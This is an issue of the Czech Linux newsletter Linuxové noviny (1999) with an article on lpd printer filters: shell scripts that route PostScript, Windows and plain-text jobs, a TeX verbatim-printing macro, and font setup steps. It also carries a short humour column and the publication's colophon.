Z Výpis 1 je patrné, že uživatelé mají více logických jmen, než vlastních tiskáren. Zabývejme se nejprve tiskárnou HP DeskJet880, která má logická jména `dj8` a `dj8raw`. Při použití jména `dj8` je tiskové úloze vložen do cesty filtr specifikovaný parametrem `if`. Obsah tohoto skriptu vidíme na Výpis 2. Na druhé straně jméno `dj8raw` je použito pro přímou komunikaci s tiskárnou bez aktivace filtru. Protože užití tiskárny `dj8raw` je dovoleno jen skupině daemon, nemohou na ni běžní uživatelé tisknout přímo. Díky inteligenci filtru to ani nepotřebují. Vlastnosti filtru si nyní popíšeme.

Protože je tiskárna HP DeskJet880 připojena na printservřík, použitý filtr vlastně není v pravém slova smyslu filtrem s výstupem na standardní výstup. Pokud by byla tiskárna připojena dejme tomu na `/dev/lp1`, zrušili bychom v `printcapu` jméno `dj8raw` a pro tiskárnu `dj8` bychom konfigurovali přímo `lp=/dev/lp1`. Ve skriptu bychom umazali na dvou místech text „`| lpr -U $5 -Pdj8raw`“ a mohli bychom tisknout lokálně. Tehdy by filtr skutečně četl standardní vstup a případně modifikovaná data předával na standardní výstup. Démon `lpd` nasměruje tento výstup do zařízení specifikovaného parametrem `lp`.

Ptáte se, proč nelze zařadit filtr přímo pro tiskárnu, která má v `printcapu` konfigurováno `rm=jinam` pro přesměrování úlohy jinému `lpd` démonovi? Jednoduše proto, že v tomto případě démon filtr do úlohy zařadit nemumí. Ptáte se proč neumí? To já nevím.

Filtr z Výpis 2 má následující vlastnosti. Sejme pomocí `dd` z tiskové úlohy první dva bajty a zkontroluje, zda tyto bajty neobsahují text `%!`. Pokud ano, jedná se o PostScriptovou úlohu. Každá PostScriptová úloha musí začínat těmito znaky. V takovém případě filtr nasadí Ghostscript. Inkoustová tiskárna HP DeskJet880 totiž sama PostScript neumí. Pokud ale první dva znaky jsou jiné, jedná se o úlohu, která je zřejmě přímo v jazyce tiskárny (vytvořil ji asi Woknousový klient). Filtr proto příkazem `cat` spojí odloupnuté dva bajty se zbytkem úlohy a bez interpretace pošle úlohu na výstup. Výstupem je v případě připojení tiskárny na printservřík povel `lpr -U $5 -Pdj8raw`, což způsobí přesměrování úlohy do printservříku. Přitom vlastnictví úlohy zůstává díky parametru `-U` původnímu uživateli, který ji může pomocí `lprm` ve frontě `dj8raw` případně likvidovat.

Tiskárna HP DeskJet880 nemá v současné době modul do Ghostscriptu přímo v jeho distribuci. Modul naštěstí existuje zvlášť na

`http://www.proaxis.com/mgelhaus/linux/software/hp880c/hp880c.html`.

Lze postupovat podle návodu z této stránky a zakompilovat do Ghostscriptu 5.50 nové zařízení `cdj880`. Nebyly s tím žádné problémy. V této souvislosti upozorňuji na to, že například k tiskárnám HP DeskJet7xx jsem nikde modul do Ghostscriptu nenašel, takže tyto modely jsou pro Unix nepoužitelné. Jeden takový model na katedře už nějakou dobu máme a je připojen lokálně v kanceláři uživatele používajícího výhradně Woknous. Nic jiného se s takovou tiskárnou dělat nedá.

Při návrhu filtrů je nutno nezapomenout na úvodní specifikaci shellu pomocí dvojznaku `#!`. Jednou jsem byl lenivý tak učinit, protože jsem navrhoval jednořádkový filtr a krutě jsem na to doplatil. Přitom ti mezci, co psali manové stránky pro `lpd` a `printcap`, se ani slůvkem nezmínili o tom, že specifikace shellu je ve filtru povinná. Stálo mě to několik hodin zbytečného času.

```
#!/bin/bash
# Nov 1999                                      Petr Olsak

dd of=/tmp/pprint.$$ count=1 bs=2 2> /dev/null

if echo -n '%!' | cmp - /tmp/pprint.$$ > /dev/null ; then
# The PrintJob is in PostScript, we insert a duplex command:
  echo `date '+%X, %d.%m %Y'`: $5 "PS-duplex" >> /var/log/fs1-use
  cat /etc/tisky/duplex.ps /tmp/pprint.$$ - | lpr -U $5 -Pfs1raw
  rm /tmp/pprint.$$
  exit
fi

# Ten dvojznak ^[ níže je ve skutečnosti jediný znak Escape (kód 27)
if grep '^[' /tmp/pprint.$$ > /dev/null; then
# The PrintJob contains raw data from Windows, no changes are possible:
  echo `date '+%X, %d.%m %Y'`: $5 "MS-Win" >> /var/log/fs1-use
  cat /tmp/pprint.$$ - | lpr -U $5 -Pfs1raw
  rm /tmp/pprint.$$
  exit
fi

cat /tmp/pprint.$$ - > u$$.txt

if cat u$$.txt | tr 'X\000-\010\016-\031\033-\037' 'B[X*26]' |\
   grep -l X >/dev/null; then
#  Binary data?
   echo `date '+%X, %d.%m %Y'`: $5 "Binary" >> /var/log/fs1-use
   lpr -U $5 -Pfs1raw u$$.txt
   rm /tmp/pprint.$$ u$$.txt
   exit
fi
```

Výpis 3

Složitější filtr

Popíšeme nyní zajímavější filtr pro tiskárnu `fs1`. Jedná se o černobílou laserovou tiskárnu Kyocera, která umí PostScript a má duplexní podavač (tj. umí tisknout oboustranně). Protože to je tiskárna s nejlevnějším provozem, rozhodl jsem se na ni přenést hlavní zátěž tisků na naší katedře. Proto jsem ji ztotožnil se jménem `lp`, následkem čehož veškeré tisky, ve kterých uživatel nespecifikuje tiskárnu, jsou přesměrovány na Kyoceru. Tiskárna tedy musí zvládnout jednak předžvejkanou úlohu z MS Woknous, jednak PostScript z Unixu a jednak musí emulovat řádkovou tiskárnu pro tisk „holých“ textových souborů. Přitom tyto textové soubory mohou být kódovány v různých češtinách a filtr by to měl zjistit a za všech okolností vytisknout správně. Uživatel se nemusí zabývat, v jaké češtině má textový soubor připraven.

Filtr k této tiskárně vidíme na Výpis 3. Pokud je úloha PostScriptová, filtr k ní připojí PostScriptový pokyn pro oboustranný tisk a úlohu přepošle na výstup. Protože i tato tiskárna je připojena na printservřík, je výstupem nový povel `lpr`, ovšem to nás už nepřekvapuje. Soubor `duplex.ps` vidíme na Výpis 4. Pokud by někdo chtěl méně často orientovaný duplex (převracení stránky přes kratší hranu), musel by sám PostScriptový pokyn do výstupního souboru naeditovat. Místo `false settumble` by napsal `true settumble` a výstup by pustil přímo na `fs1raw`, aby obešel filtr.

Je-li mezi prvními dvěma znaky úlohy znak iskejp (kód 27), jedná se o úlohu z Woknous. Pozorováním jsem zjistil, že ačkoli ovladač ve Woknous generuje PostScriptový kód, neodpustí si na začátku úlohy poněkud zbytečnou iskejp sekvenci o tom, že tisková úloha je připravena v PostScriptu. Tiskárna této sekvenci rozumí, takže úlohu bez interpretace filtrem předáme přímo tiskárně. Uživatel Woknous může v grafické nabídce ovladače zatrhnout, zda chce duplexní tisk a jaký, takže ani tuto otázku neřešíme a požádáme všechny uživatele Woknous, aby si v ovladači zatrhli implicitně duplex, protože šetříme při tisku papírem.

```
%!PS-Adobe
statusdict begin true setduplexmode false
settumble end
```

Výpis 4

Pokud se v úloze vyskytují znaky nepoužívané v holých textových souborech, předpokládáme, že se jedná o binární soubor, který zřejmě vygeneroval nějaký zmatený ovladač ve Woknous. Pokusíme se úlohu bez interpretace vytisknout, ovšem na zodpovědnost uživatele, který to spáchal.

V ostatních případech se dá předpokládat, že úloha obsahuje holý textový soubor a filtr bude emulovat řádkovou tiskárnu prostřednictvím TEXu. Nejprve se filtr pokusí zjistit, v jaké češtině je úloha připravena. Výsledek uloží do proměnné `trfile`. Úloha je konvertována do PostScriptu pomocí TEXového formátu `csplain` za použití konverzní TCX tabulky `trfile`.

Na Výpis 5 vidíme TEXový soubor `verbtisk.tex`, který bude zajímat zvláště TEXové fajnšmekry. Makro TEXu

```
# The PrintJob contains ASCII text, we will test encoding of CZ
# Tři tečky níže (...) znamenají "atd". Ve skutečném skriptu jsou
# důsledně vypsány všechny kódy, které do testovaného kódování nepatří
# v osmičkovém tvaru, což se nedá do časopisu tisknout, nebot' řádky
# jsou pak příliš dlouhé.
# Pro jednoduchost jsem ponechal pouze rozlišení mezi kódováním
# Kamenických a ISO8859-2.
if cat u$$.txt | tr 'X\200-\377' 'B[X*128]' | grep -l X >/dev/null; then
#  Úloha obsahuje znaky nad kód 128
   if cat u$$.txt | tr \
      'X\200-\214\216-\227\231-\233...\367\373' 'B[X*128]' |\
      grep -l X >/dev/null; then
#     Kódování není podle ISO8859-2
      if cat u$$.txt | tr 'X\260-\377' 'B[X*128]' |\
        grep -l X >/dev/null; then
#       Kódování není ani podle Kamenických
#       Neznámé kódování, ponecháme ISO8859-2
        trfile=il2-cs
      else
#       Kódování je podle Kamenických
        trfile=kam-cs
      fi
   else
#     Kódování je podle ISO8859-2
      trfile=il2-cs
   fi
else
#  Úloha neobsahuje znaky nad kód 128
#  Kódování US ASCII text
   trfile=il2-cs
fi

# We make PostScript via TeX
ln -s /usr/local/share/texmf/tex/plain/misc/verbtisk.tex u$$.tex
tex -fmt=csplain -translate-file=$trfile \
   \\def\\user{$5@$7}\\def\\file{u$$.txt}\\input u$$ \\act\\end >/dev/null
echo `date '+%X, %d.%m %Y'`: $5 "Plain-text" [$trfile] >> /var/log/fs1-use
dvips -h duplex.ps -o - u$$ | lpr -U $5 -Pfs1raw
rm /tmp/pprint.$$ u$$.tex u$$.dvi u$$.log u$$.txt
```

Výpis 3 – pokračování

zde řeší kompletní verbatim tisk souboru včetně patičky se jménem uživatele a času tisku a včetně interpretace tabelátorů, které mají vytvořit jednu nebo více mezer tak, aby další znak začínal v nejbližším sloupci, který je násobkem osmi.

Font `cc` (Courier Condensed) jsem pro TEX připravil pomocí povelů z Výpis 6. Výsledný PostScript tedy neobsahuje žádné předloudované fonty a využívá pouze fonty vestavěné do PostScriptového interpretu každé tiskárny. Program `dvips` připraví výstup tak, že fonty v tiskárně nemusejí vůbec být české; akcentované znaky jsou v PostScriptovém kódu sestaveny pomocí komponent. Je to tedy robustní řešení. Vidíme také, že v zájmu šetření papírem zařazuji programem dvips do úlohy pokyn pro duplexní tisk, takže nám emulátor řádkové tiskárny bude tisknout jednak úhledně a jednak oboustranně.

Více podavačů

Další tiskárna, kterou bylo potřeba připojit, byla tiskárna Canon CP660, barevná, laserová s možností tisku na A3 s duplexním podavačem a PostScriptem level 3. Tato tiskárna se dodává se síťovou kartou a diskem. Je to poměrně velké monstrum. Na ovládacím panelu tiskárny se dá nakonfigurovat IP připojení. Dizejbloval jsem SMB a IP bránu ze stejných důvodů, jako u printservříku. Tiskárna automaticky startuje WWW server, takže plno administrativních úkonů lze dělat z WWW brousítka. Netskejp ale v některých uživatelských konfiguracích padal; zatím se mi nepodařilo odhalit proč. Ovšem to není pro připojení tiskárny do sítě nejdůležitější. Podstatné je, že tiskárna má svůj `lpd`, který dokáže akceptovat unixové tiskové úlohy ze sítě.

Tiskárna má dva spodní zásobníky, jeden na A4 a druhý na A3. Pokud tisková úloha obsahuje PostScriptovou instrukci o formátu papíru A3, tiskárna si automaticky vezme papír ze zásobníku A3, jinak (implicitně) bere papír ze zásobníku A4. Povel `dvips -tA3 -Pcp6 soubor` tedy způsobí tisk na papíry A3, zatímco `dvips -Pcp6 soubor` vyjede úlohu na papírech A4.

Mimoto má tiskárna postranní zásobník (tzv. manuální podavač) a dá se jí PostScriptovými instrukcemi říci, aby papír vyjížděl nikoli nahoře potiskem dolů, ale naproti postrannímu zásobníku potiskem nahoru. Papír pak mů-

```
%% Fonty
\font\tt=cc at 10pt
\font\it=ptmri8z at 7pt

%% Výpočet hodiny a minuty
\newcount\hour \newcount\minute \newcount\hhour
\hour=\time \minute=\time
\divide\hour by 60
\hhour=\hour \multiply\hhour by 60
\advance\minute by -\hhour

%% Paticka
\csaccents
\footline={\it u\v zivatel: \user,\hskip4em
           dne: \the\day. \the\month. \the\year,
           \the\hour:\ifnum\minute<10 0\fi
           \the\minute
           \hfill strana: \the\pageno \hskip1cm}

%% Rozměry zrcadla
\hoffset=-1in \advance\hoffset by 2cm
\voffset=-1in \advance\voffset by .8cm
\advance\hsize by 2.7cm \advance\vsize by3.3cm
\baselineskip=11.7pt
\parindent=0pt

%% Makro pro tabelátor
\newdimen\lastlinewidth  \newcount\tabwidth
\setbox0=\hbox{\tt xxxxxxxx}
\tabwidth=\wd0 %% kazdych 8 znaku je zarazka
\predisplaypenalty=10000
\postdisplaypenalty=10000
\def\tab{$$\advance\predisplaysize by-2em
         \global\lastlinewidth=\predisplaysize
         \abovedisplayskip=-\baselineskip
 \belowdisplayskip=-\baselineskip
         \predisplaysize=\maxdimen$$
         \divide\lastlinewidth by\tabwidth
         \advance\lastlinewidth by1sp
         \multiply\lastlinewidth by\tabwidth
         \hskip\lastlinewidth\null}

%% Příprava na verbatim
{\obeyspaces
 \gdef\activespace{\obeyspaces\let =\ }
 \catcode`\^^I=13 \catcode`\^^L=13
 \gdef^^I{\tab}
 \gdef^^L{\endgraf\vfill\break}
}
\def\setverb{%
\def\do##1{\catcode`##1=12}\dospecials}

%% Načtení souboru jako verbatim:
%% csplain \def\file{nazev.txt}
%%    \def\user{uzivatel}\input verbtisk \act\end
\def\act{\bgroup \setverb \activespace
  \catcode`\^^I=13 \catcode`\^^L=13
  \def\par{\endgraf\leavevmode}
  \obeylines \tt
  \input\file\space
  \egroup}
```

Výpis 5

že projet z manuálního podavače krz tiskárnu zcela rovně a bylo vyzkoušeno, že tímto způsobem lze protáhnout tiskárnou velmi tvrdé papíry, kterým já z legrace říkám překližky. Tato dráha by se měla volit též při tisku na transparentní fólie.

Protože unixový uživatel nemá k dispozici Woknousový ovladač se zaškrtávátky, kde by si mohl nastavit cestu papíru, zavedl jsem pro něj kromě logického jména `cp6` ještě jména `cp6m` a `cp6d`. Při tisku na `cp6m` (CP660-manual) přidá filtr na začátek úlohy PostScriptové instrukce k „ručnímu“ tisku, tj. tiskárna vezme papír z manuálního podavače a vyplivne jej naproti potiskem nahoru. Varianta `cp6d` (CP660-duplex) aktivuje jiný filtr, který přidá na začátek úlohy PostScriptové pokyny pro oboustranný tisk.

Uživatelé tedy nemusejí volit způsob podávání papíru z panelu na tiskárně, ale každá tisková úloha si nese s sebou definici o tom, kudy má papír procházet. Uživatelé si tak vzájemně nekonkurují. Jeden uživatel může založit průsvitné fólie do manuálního podavače, zatímco jiný uživatel tiskne běžnou úlohu ze spodního zásobníku. Na naší starší tiskárně připojené k síti se mohlo stát, že uživatel přepnul na panelu manuální podávání, založil fólie a než se stačil vzpamatovat, jiný uživatel mu je potisknul. To nepřispívalo k vzájemné pohodě mezi uživateli. Proto jsem kdysi vyráběl speciální „přivlastňovací“ skript `lpown`, který způsobí, že tisk na tiskárně může realizovat jen uživatel, který skritp spustil, zatímco úlohy ostatních uživatelů zůstaly zablokovány. Protože tiskárnu občas někdo zapomněl odblokovat, ani toto řešení nepřispívalo příliš k pohodě mezi uživateli.

Tiskárna CP660 má poněkud samorostlý `lpd` démon, který kašle na to, který uživatel úlohu zaslal. Jméno uživatele každé úlohy se démon pokouší přečíst ze záhlaví úlohy v PostScriptových komentářích. Pokud tam jméno uživatele nenajde, úloha se ve frontě v tiskárně tváří, jakoby patřila uživateli UNKNOWN. Považuji to za chybu v implementaci démona v tiskárně, ale zase mě to tak moc nevadí. Tiskárna vytváří podrobný logovací soubor, kde je řečeno, kdo co a kolik černobílých a kolik barevných stránek a jaké velikosti kdy natisknul. Unixoví uživatelé ale zůstávají z hlediska tohoto souboru v příjemné anonymitě skryti pod společným jménem UNKNOWN. Woknousoví uživatelé jsou ovšem logováni se všemi detaily, protože jejich ovladače vytvářejí PostScriptové komentáře přesně podle představ tiskárny. Mohl bych sice zařadit do tisku filtr, který by přidával do tiskové úlohy tyto PostScriptové komentáře i pro unixové uživatele, ale zatím mě okolnosti netlačí toto dělat.

Ostatní tiskárny

Při pohledu do `printcapu` z Výpis 1 vidíme, jak jsou k linuxovému serveru připojeny ostatní tiskárny. Lejzrovka HP Laserjet4 je připojena přímo na paralelní port `/dev/lp0`. Protože tiskárna umí PostScript a není na ni potřeba emulovat řádkovou tiskárnu, není v tomto případě použit žádný filtr.

Poslední dvě tiskárny jsou připojeny ke starému SUNu. Tiskárny i komp jsou muzejní exponáty, ovšem stále funkční. Máme je v provozu asi od roku 1993. Občas je potřeba ze SUNa utřít prach a kabely osvobodit od pavučin. Žádnou jinou údržbu toto zařízení nepotřebuje. Celé roky ani nevíme, že si to tam v koutečku pořád spokojeně funí. Na SUNovi jsem kdysi instaloval Ghostscript (kdybych se tam podíval, asi bych se zhrozil, jak starověká verze to je). Obě tiskárny mají konfigurován inteligentní filtr, který podle prvních

```
$ cd ~/prac
$ cp /usr/lib/a2ac/cscorr.tab .
$ cp /usr/lib/a2ac/xt2.enc .
$ ftp ftp.adobe.com
    ... získáme soubor com_____.afm
$ mv com_____.afm courier.afm
    ... font courier se v Ghostscriptu nahrazuje fontem NimbusMonL-Regu.
        Je tedy možné soubor courier.afm získat též takto:
$ cp /usr/share/ghostscript/fonts/n0220031.afm courier.afm
$ vi cscorr.tab
    ... Upravit, aby šířka d' a t' byla stejná jako šířka ostatních písmen
        prakticky to znamená zrušit řádky RWX
$ a2ac courier.afm cscorr.tab cscourier.afm
$ afm2tfm cscourier.afm -e 0.8 -t xt2.enc -v cc rcc
$ vptovf cc.vpl cc.vf cc.tfm
$ su
# vi /usr/share/texmf/dvips/config/psfonts.map
    ... Přidat řádek:
        rcc Courier ".8 ExtendFont"
# cp rcc.tfm /usr/share/texmf/fonts/tfm/adobe/raw/
# cp cc.tfm /usr/share/texmf/fonts/tfm/adobe/a2ac/
# cp cc.vf /usr/share/texmf/fonts/vf/adobe/a2ac/
# mktexlsr
```

Výpis 6

dvou znaků úlohy (`%!`) pozná, zda se jedná o PostScript nebo ne. Pokud ano, zařadí Ghostscript a přeloží úlohu podle cílové tiskárny buď do jazyka Epsonky (24 jehlová tiskárna) nebo do jazyka PCL (tiskárna LaserJet 3).

Monitorování tisků

Jak jsem již uvedl výše, tiskárna CP660 monitoruje tiskové aktivity Woknousových uživatelů důkladně. Bohužel, protože unixový `lpd` je software starý jak Metuzalém, nemá zmáknuté monitorování stránek grafického tisku. Počítání řádků textových tiskových úloh je nám v dnešní době k ničemu. Protože jsou ale tiskové úlohy mnohdy ve spooleru už předžvejkány Woknousovými ovladači do jazyka tiskáren, je zhola nemožné zjistit počet vytištěných stránek, aniž bychom museli programovat interpret jazyka tiskárny. Kdyby všechny tiskové úlohy byly v PostScriptu, šlo by teoreticky interpretovat je Ghostscriptem a zjistit tak počet vytištěných stránek. Domnívám se ale, že to je příliš nákladný monitoring, zvláště pokud tiskárna je PostScriptová a úlohu by musela interpretovat ještě jednou.


Kdysi dávno jsem udělal v rámci tiskových filtrů na starých SUNech jednoduchý monitoring tisku. Počítal jsem jednotlivé úlohy každého uživatele a dobu trvání tisku každé úlohy. Celkový počet úloh a součet doby trvání tisku každého uživatele jsem pak automatem zpracoval a jednou měsíčně (prvního v měsíci, 13 minut po půlnoci) automat poslal report í-mejlem naši paní šéfové. Počet vytištěných stránek se bohužel tímto způsobem nedozvěděla. ■

Zasmáli jsme se!


Pavel Janík ml., 27. prosince 1999

Vánoční svátky, oslavy nového roku a poněkud předčasné oslavy „nového tisíciletí“ dočasně utlumily provoz v emailových konferencích, ze kterých čerpám příspěvky do rubriky Zasmáli jsme se!, a proto snad jen několik obrázků s komentáři. Stejně v těchto hektických dnech nemá nikdo čas číst Linuxové noviny :-)

Je až neuvěřitelné, jak katastrofální chybu může splodit Microsoft Media Player. Chcete znát detaily?



Nejsem si vědom toho, že by byl operační systém Microsoft Windows 95 lokalizován do slovenského jazyka, ale kdo ví, peníze na to Microsoft má.



A do třetice všeho zlého se můžete podívat na poslední obrázek, který pro nás ve Windows nachytali naši čtenáři. O Wordu se tvrdí, že je to opravdu vhodný nástroj pro tvorbu pamfletů velmi nízké typografické kvality. Zatím mi však nikdo netvrdil, že by se ve Wordu dalo pracovat i s delšími dokumenty. Najde se někdo takový?

Tak tento obrázek jsem dostal od Petra Macháčka. Hádejte, jaký operační systém používá na svých počítačích… Neuhodli jste, je to Linux!

Marketing Microsoft je opravdu úžasný. Jenom dva prstíčky tam strčíme a hned zase půjdeme. A opravdu šli, nyní je na LinuxWorldu jiná reklama.

Krvelačného ďáblíka jsme tu již měli, ale o tučňákovi to zatím nikdo nevěděl. To je pěkná mrška!

A na závěr malá seznamka. Věnujete se počítačům a zvláště Linuxu tak, že již nemáte čas na přitelkyni, milenku či manželku? Nezoufejte, je tu Secret Squirrel se svojí nabídkou:

```
From: Secret Squirrel
 <secret_squirrel@nym.alias.net>
Subject: Inflatable penguins for sale!
To: linux-kernel@vger.rutgers.edu
Date:   20 Nov 1999 17:37:36 -0000

Hey boys!

I have some inflatable penguins,
with fully operatable orifices so
you can fullfill that dream of
having sex with a penguin!!

Love and kisses

--
To unsubscribe from this list:
send the line "unsubscribe linux-kernel"
in the body of a message
to majordomo@vger.rutgers.edu
Please read the FAQ
at http://www.tux.org/lkml/
```

Bez komentáře.

P.S. Já jsem si zatím vždy čas na přítelkyni dokázal udělat. A vy? PF ’00. ■

Linuxové noviny a jejich šíření

Linuxové noviny vydává České sdružení uživatelů operačního systému Linux (1) pro své příznivce a sympatizanty. Vlastníkem autorských práv k tomuto textu jako celku je Pavel Janík ml. (Pavel.Janik@linux.cz). Autorská práva k jednotlivým článkům zůstávají jejich autorům.

Tento text může být šířen a tištěn bez omezení. Pokud použijete část některého článku zde uveřejněného v jiných dílech, musíte uvést jméno autora a číslo, ve kterém byl článek uveřejněn.

Linuxové noviny jsou otevřeny každému, kdo by chtěl našim čtenářům sdělit něco zajímavého. Příspěvky (ve formátu čistého textu v kódování ISO 8859-2) posílejte na adresu (2). Autor nemá nárok na finanční odměnu a souhlasí s podmínkami uvedenými v tomto odstavci. Vydavatelé si vyhrazují právo rozhodnout, zda Váš příspěvek uveřejní, či nikoli.

Registrované známky použité v tomto textu jsou majetkem jejich vlastníků.

Chtěl bych poděkovat Fakultě informatiky Masarykovy university v Brně, INET, a.s., Juraji Bednárovi, Milanu Šormovi za poskytnutí diskového prostoru pro Linuxové noviny.

Linuxové noviny můžete najít na akademické síti TEN-34 CZ (3), na síti Global One na adrese (4), na serveru Gymnázia Vídeňská v Brně (5) a na serveru časopisu Netáčik (6), který je připojen do slovenského SIXu.

Linuxové noviny jsou k dispozici také ve formátu HTML na adrese (7). ■

1 České sdružení uživatelů operačního systému Linux
http://www.linux.cz/czlug
2 Adresa redakce
mailto:noviny@linux.cz
3 Linuxové noviny na síti TEN 34-CZ
ftp://ftp.fi.muni.cz/pub/linux/local/noviny
4 Linuxové noviny na síti IBM Global One
ftp://ftp.inet.cz/pub/People/Pavel.Janik/noviny
5 Linuxové noviny na komerční síti CESNET
http://www.gvid.cz/linux/noviny/
6 Slovenské zrcadlo Linuxových novin
ftp://netacik.sk/pub/linux/cz-noviny
7 Linuxové noviny ve formátu HTML
http://www.linux.cz/noviny

Šéfredaktor: Pavel Janík ml.
mailto:Pavel.Janik@linux.cz
sazba: Ondřej Koala Vácha
mailto:koala@informatics.muni.cz
jazykové korekce: Bohumil Chalupa
mailto:bochal@met.mff.cuni.cz
překlady: Hanuš Adler
mailto:had@articon.cz
převod do HTML: Pavel Juran
mailto:juran@proca.cz